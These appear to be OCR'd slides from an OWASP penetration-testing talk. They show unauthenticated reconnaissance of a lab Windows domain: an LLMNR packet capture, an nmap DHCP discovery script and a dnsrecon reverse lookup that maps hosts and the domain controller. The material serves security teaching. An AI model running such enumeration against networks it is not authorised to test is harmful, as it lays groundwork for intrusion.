
llmnr || nbns

```
No.  Time         Source            Destination   Protocol Length Info
  18 6.710230771  fe80::60c4:a4f…   ff02::1:3     LLMNR       103 Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
  19 6.710325072  10.0.3.104        224.0.0.252   LLMNR        83 Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
  23 6.813791489  fe80::60c4:a4f…   ff02::1:3     LLMNR       103 Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
  24 6.813989519  10.0.3.104        224.0.0.252   LLMNR        83 Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
  25 7.754543835  fe80::60c4:a4f…   ff02::1:3     LLMNR       110 Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
  26 7.754668982  10.0.3.104        224.0.0.252   LLMNR        90 Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
  27 7.860588451  fe80::60c4:a4f…   ff02::1:3     LLMNR       110 Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
  28 7.860598720  10.0.3.104        224.0.0.252   LLMNR        90 Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
  33 9.708549323  fe80::60c4:a4f…   ff02::1:3     LLMNR       110 Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3
  34 9.708678932  10.0.3.104        224.0.0.252   LLMNR        90 Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3
  35 9.813649281  fe80::60c4:a4f…   ff02::1:3     LLMNR       110 Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3
  36 9.813846590  10.0.3.104        224.0.0.252   LLMNR        90 Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3
```

Phase 1 - Unauthorized User

Enumerate DHCP

- DHCP info




```
[root:~/OWASP/impacket/examples]# nmap --script broadcast-dhcp-discover

Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-24 18:19 CEST
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|     IP Offered: 10.0.3.105
|     DHCP Message Type: DHCPOFFER
|     Subnet Mask: 255.255.255.0
|     Renewal Time Value: 0s
|     Rebinding Time Value: 0s
|     IP Address Lease Time: 1s
|     Server Identifier: 10.0.3.200
|     Router: 10.0.3.1
|     Domain Name Server: 10.0.3.200, 1.1.1.1
|_    Domain Name: pwny.lab\x00
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.30 seconds
```

Phase 1 - Unauthorized User

Enumerate DNS

- DNS recon




```
[root:~]# dnsrecon -r 10.0.3.0/24 -n 10.0.3.200
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 10.0.3.0 to 10.0.3.255
[*]      PTR winpwn.pwny.lab 10.0.3.100
[*]      PTR workstation04.pwny.lab 10.0.3.105
[*]      PTR workstation03.pwny.lab 10.0.3.103
[*]      PTR workstation01.pwny.lab 10.0.3.104
[*]      PTR pwnylabdc01.pwny.lab 10.0.3.200
[+] 5 Records Found
```

Phase 1 - Unauthorized User

Enumerate – Metadata from LDAP

- Get some information from the LDAP service
- This information is necessary for other devices that want to join the domain

